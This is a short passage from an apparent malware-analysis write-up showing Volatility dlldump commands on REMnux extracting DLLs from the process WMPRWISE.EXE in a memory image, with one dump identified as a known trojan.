Dumping desktop.ini, Process: WMPRWISE.EXE, Base: 10000000 output: module.2780.359b768.10000000.dll

remnux@remnux:/usr/local/bin$ ./vol.py -f /home/remnux/Desktop/sample1.vmem dlldump -p 2780 -b 0x00ab0000 -D /home/remnux/Des
ktop/
Dumping ntuser.dat, Process: WMPRWISE.EXE, Base:   ab0000 output: module.2780.359b768.ab0000.dll
```

The dump file of desktop.ini DLL is identified as Trojan.Win32.Agent.9512.